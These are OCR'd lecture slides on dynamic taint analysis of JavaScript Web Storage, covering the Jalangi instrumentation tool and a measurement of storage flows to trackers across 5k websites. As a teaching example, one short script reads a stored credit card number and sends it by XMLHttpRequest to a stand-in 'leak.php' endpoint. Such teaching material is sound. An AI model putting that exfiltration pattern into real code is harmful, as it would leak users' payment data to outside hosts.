Secure Software Design and Engineering
(CY-321)

Dynamic Taint Analysis: A Case/Research Study

Dr. Zubair Ahmad


> 50%

Third party content

`localstorage.getitem`
`localstorage.setitem`


Web Storage

`document.cookie(read, write)`



Criteria	Local Storage	Session Storage	Cookies
Storage Capacity	5-10 mb	5-10 mb	4 kb
Auto Expiry	No	Yes	Yes
Server Side Accessibility	No	No	Yes
Data Transfer HTTP Request	No	No	Yes
Data Persistence	Till manually deleted	Till browser tab is closed	As per expiry TTL set

How Web Storage look like in Chrome?



Web Storage API

- Only accessible via JavaScript
- Key-value store model

- `getItem(k)` gets the value associated with the key `k`
- `setItem(k,v)` stores the string `v` bound to the key `k`

  - Two types of storage

- `localStorage` persists data indefinitely
- `sessionStorage` maintains data until the browser is closed

- Protected by the Same Origin Policy

```
sessionStorage.setItem('name', 'alice');
var n = sessionStorage.getItem('name');
console.log("My name is " + n);
// Output: My name is alice
```

Taint tracking

"Web Storage is only accessible via JavaScript."

The most practical monitoring strategy for information flow control. It detects only explicit flows

Each value/variable is annotated with its **taint**, which is a set of labels.


`localStorage.getItem('secret')` $\longrightarrow$ `'foo'`$^{\{\tau\}}$

- A **label** is a triple *(type,location,extra)* and represents an executed instruction
  - e.g., τ = *("getItem", "https://www.foo.com/script.js:40:16", ["localStorage", "secret"])*


Taint tracking

- A **source** generates a tainted value (i.e., whose set of labels is not empty)
  - e.g., `localStorage.getItem('secret')` $\longrightarrow$ `'foo'`$^{\{\tau\}}$
- The taint **propagates** through data dependencies
  - e.g., `'foo'`$^{\{\tau\}}$ + `' is the secret word'`$^{\{\tau'\}} \longrightarrow$ `'foo is the secret word'`$^{\{\tau,\tau'\}}$
- When a value with taint *t* reaches a **sink** with label *s*, the monitor logs the information flow as a pair *(t,s)*
  - e.g., `sendToThirdPartySite('foo is the secret word'`$^{\{\tau,\tau'\}}$`)`
  - The monitor logs *($\{\tau,\tau'\}$,("sendToThirdPartySite", …))*


Sources and sinks



Jalangi – Dynamic Analysis Tool




Jalangi


Network requests
Browser
Server
Intercept Responses
Instrumentation with Jalangi on the fly

Jalangi

A platform-independent tool for dynamic taint tracking of JavaScript.

Based on **code instrumentation**, provided by Jalangi.



Jalangi – Source Code Instrumentation

```
1 // A Simple JavaScript Program
2 var a = b + c;
```

Jalangi

```
1 var a = Write('a', // event handler notifying that a variable is written
2 Binary('+', // event handler notifying a binary operation
3 Read('b', b), // event handler notifying that a variable is read
4 Read('c', c) // event handler notifying that a variable is read
5 )
6 );
```

Code instrumentation

Original code:

```
sendToThirdPartySite(localStorage.getItem('secret') + ' is the
secret word');
```

Simplified instrumented code (provided by Jalangi):

```
InvokeFun(Read('sendToThirdPartySite'), [
  Binary('+',
    InvokeFun(GetField(Read('localStorage'),
      'getItem'), [  Literal('secret')
    ]),
    Literal(' is the secret word')
  )]);
```

Example

```
1 var n = sessionStorage.getItem('ccn');
2 var s = "Credit card number is: " + n;
3 var xhr = new XMLHttpRequest();
4 xhr.open('GET', '//foo.com/leak.php');
5 xhr.send(s);
```

Generating Abstract Machine Instructions

```
1 // line1 var n = sessionStorage.getItem('ccn');
2 readvar('sessionStorage'); // push taint (false)
3 readproperpty('obj2', 'getItem'); //push taint (false)
4 push(false);    // push taint (false) for literal 'ccn'
5 push(false);    // push taint (false) for receiver object 'obje2'
6 pop();          // pop taint (false) for receiver object 'obj2'
7 pop();          // pop taint (false) for literal 'ccn'
8 pop();          // pop taint (false) for the called function
9 readret();      // push taint (true) for the return value
10 writevar('n'); // store taint (true) for the variable 'n' (without pop)
11 pop();         // pop taint (true) at the end of expression.
```

Generating Abstract Machine Instructions

```
1 // Line 2  var s = "Credit card number is: " + n;
2
3 push(false);     // push taint (false) for the str 'Credit card number is'
4 readvar('n');    // push taint (true) for variable 'n'
5 binaryop('+');   // apply binary '+' operator
6 writevar('s');   // store taint (true) for variable 's' (without pop)
7 pop();           // pop taint (true) at the end of expression
```


Generating Abstract Machine Instructions

```
1  // Line 5   xhr.send(s);
2 readvar('xhr'); //push taint (false) for variable 'xhr'
3 readproperty('obje19', 'send'); // push taint (false)
4 readvar('s');  // push taint (true) for variable 's'
5 push(false);   // push taint (false) for receiver object 'obj19'
6 pop();         // pop taint (false) for receiver object 'obj19'
7 pop();         // pop taint (true) for first argument (variable 's')
8 pop();         // pop taint (false) for the called function
9 readret();     // push taint (false) for the return value
10 pop();        // pop taint (false) at the end of expression
```

Web crawling

Crawl the top 5k sites

For each site, wait 60 seconds to complete loading.



Information flow classification

- **Security**
  - *Confidentiality* (reads from Web Storage, stored data *may* be leaked)
  - *Integrity* (writes to Web Storage, stored data *may* be tampered)

- **Confinement**
  - *Internal* (is stored data confined to the first-party domain?)
  - *External* (is stored data sent to/received from third-party domains?)

- **Tracking***:
- *Tracking* vs *Non-Tracking* (is Web Storage used for tracking purposes?)

- **Persistence**:
- *Local* vs *Session* (what type of storage is involved?)

* We match the URL of the script where the operation has been executed against the popular EasyList/EasyPrivacy filter lists.

Measurement results

We just consider information flows where Web Storage is accessed for *either* reading or writing.

Out of 5k sites only 651 domains With Web Storage API

3,207 information flows involving the Web Storage API


- 531 confidentiality flows
- 2,676 integrity flows

Measurement results

	Class	# flows	# domains
Confidentiality	Cookies	202	66
	Network	329	139
Integrity	Cookies	410	72
	Current URL	1,582	353
	Navigator	979	204
	Network	913	238

Security & Confinement

It is more common to send Web Storage content to third parties, rather than having third parties write information in the Web Storage.




Security & Tracking


Trackers routinely both read and write Web Storage information in the wild.

This result is supported by previous research on web tracking.

Persistence

`localStorage` is the prime target of trackers and `sessionStorage` is largely dedicated to internal use within a single origin.





External flows

	Same Site	Cross Site
Confidentiality	22 (8%)	241 (92%)
Integrity	30 (4%)	760 (96%)
Tracking	15 (2%)	809 (98%)
Non-Tracking	37 (16%)	192 (84%)
Local	33 (4%)	890 (96%)
Session	19 (16%)	103 (84%)

Site = eTLD+1

A request from www.**foo.com** to api.**foo.com** is *samesite*

A request from www.**foo.com** to www.**bar.com** is *cross site*

Libraries

	#flows	#domains	Tracking?
https://static.chartbeat.com/js/chartbeat.js	132	66	YES
https://mc.yandex.ru/metrika/tag.js	228	34	YES
https://fast.wistia.com/assets/external/E-v1.js	106	26	NO
https://pagead2.googlesyndication.com/pagead/managed/js/adsense/m202112060101/show_ads_impl_with_ama.js	124	25	YES
https://quantcast.mgr.consensu.org/tcfv2/cmp2.js	24	24	NO

Questions??

zubair.ahmad@giki.edu.pk

Office: G14 FCSE lobby